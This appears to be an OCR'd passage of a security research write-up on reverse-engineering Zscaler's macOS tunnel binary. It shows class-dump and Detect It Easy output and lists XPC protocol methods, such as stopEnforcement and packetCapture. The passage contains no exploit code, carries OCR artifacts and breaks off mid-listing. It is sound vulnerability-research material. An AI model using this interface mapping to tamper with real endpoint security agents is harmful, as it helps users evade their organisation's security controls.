
???

???

???

```
emkay@macbookpro:~/Desktop/RESEARCH/ZSCALER_4.1.0.160$ class-dump ZscalerTunnel -C TunnelXPCProtocol
2024-06-08 12:42:50.220 class-dump[32430:1983469] Unknown load command: 0x00000032
//
//     Generated by class-dump 3.5 (64 bit).
//
//     class-dump is Copyright (C) 1997-1998, 2000-2001, 2004-2013 by Steve Nygard.
//

#pragma mark -

//
// File: ZscalerTunnel
// UUID: AED154F9-57B9-3624-9B50-701F0B09CF45
//
//                            Arch: x86_64
//                  Source version: 0.0.0.0
//
//                       Run path: @executable_path/../Frameworks
//                                 = /Frameworks
//

//
// This file does not contain any Objective-C runtime information.
//
```

???



Detect It Easy v3.09 [macOS 14.4] (arm64)
Имя файла
/Users/emkay/Desktop/RESEARCH/ZSCALER_4.1.0.160/ZscalerTunnel
...
Тип файла
Mach-O FAT
Размер файла
69.20 МиБ
Продвинутый
Сканировать
Автоматически
Порядок бай
BE
Режим
Неизвестно
Архитектура
Тип
Архив
Формат: Mach-O FAT[2 records]
Архивная запись[X86_64-3]: Mach-O64
Операционная система: macOS(10.15.0)[X86_64, 64-битный, EXECUTE]
Компилятор: clang(14.0.0)[Objective-C]
Язык: Objective-C
Библиотека: Foundation(1953.255.0)
Инструмент подписания: codesign
Инструмент: Xcode(14.2)
Инструмент: macOS SDK(13.1.0)
Архивная запись[ARM64]: Mach-O64
Операционная система: macOS(11.0.0)[ARM64, 64-битный, EXECUTE]
Компилятор: clang(14.0.0)[Objective-C]
Язык: Objective-C
Библиотека: Foundation(1953.255.0)
Инструмент: macOS SDK(13.1.0)
Инструмент: Xcode(14.2)
Инструмент подписания: codesign
Инфо
Рекурсивный скан
Глубокий анализ
Эвристический скан
Подробно
Папка
Все типы
79 мс
Сканировать
Сочетания клавиш
Настройки
О программе
Выход

???

???

TunnelXPCProtocol – class-dump-swift


Interesting



```
emkay@macbookpro:~$ class-dump-swift ~/Desktop/RESEARCH/ZSCALER_4.1.0.160/ZscalerTunnel -C TunnelXPCProtocol
[...SNIP...]
@protocol TunnelXPCProtocol
- (void)invalidateTimer;
- (void)connectionState:(void (^)(NSDictionary *))arg1;
- (void)getVersionWithReply:(void (^)(NSString *))arg1;
- (void)stopEnforcement:(void (^)(NSString *))arg1 withParams:(NSDictionary *)arg2;
- (void)startEnforcement:(void (^)(NSString *))arg1 withParams:(NSDictionary *)arg2;
- (void)stopTunnel:(void (^)(NSString *))arg1;
- (void)startTunnel:(void (^)(NSString *))arg1 withDictionary:(NSDictionary *)arg2;
- (void)stopPartnerTenantZpaConfig:(NSDictionary *)arg1 reply:(void (^)(BOOL))arg2;
- (void)processFreshCredsPartnerTenantZpa:(NSDictionary *)arg1 reply:(void (^)(BOOL))arg2;
- (void)clearNSUserDefaults:(NSDictionary *)arg1 reply:(void (^)(BOOL))arg2;
- (void)updateCompanySizeConfig:(NSDictionary *)arg1 reply:(void (^)(BOOL))arg2;
- (void)updateExternalProxyConfig:(NSDictionary *)arg1 reply:(void (^)(BOOL))arg2;
- (void)startTraceFromReportIssue:(NSDictionary *)arg1 reply:(void (^)(BOOL))arg2;
- (void)clearProxyCache:(NSDictionary *)arg1 reply:(void (^)(BOOL))arg2;
- (void)cleanLogs:(NSDictionary *)arg1 reply:(void (^)(BOOL))arg2;
- (void)updateConfig:(NSDictionary *)arg1 reply:(void (^)(BOOL))arg2;
- (void)packetCapture:(NSDictionary *)arg1 reply:(void (^)(BOOL))arg2;
- (void)toggleService:(NSDictionary *)arg1 reply:(void (^)(BOOL))arg2;
- (void)getConnectionState:(NSDictionary *)arg1 reply:(void (^)(BOOL))arg2;
- (void)startZTunnelWithConfig:(NSDictionary *)arg1 reply:(void (^)(BOOL))arg2;
@end
```

XPCProtocol pt1 - class-dump-swift


Interesting



```
emkay@macbookpro:~$ class-dump-swift ~/Desktop/RESEARCH/ZSCALER_4.1.0.160/ZscalerTunnel -C XPCProtocol
[...SNIP...]
@protocol XPCProtocol
- (void)stopPartnerTenantZpaConfig:(NSDictionary *)arg1 reply:(void (^)(BOOL))arg2;
- (void)updatePartnerTenantZpaConfig:(NSDictionary *)arg1 reply:(void (^)(BOOL))arg2;
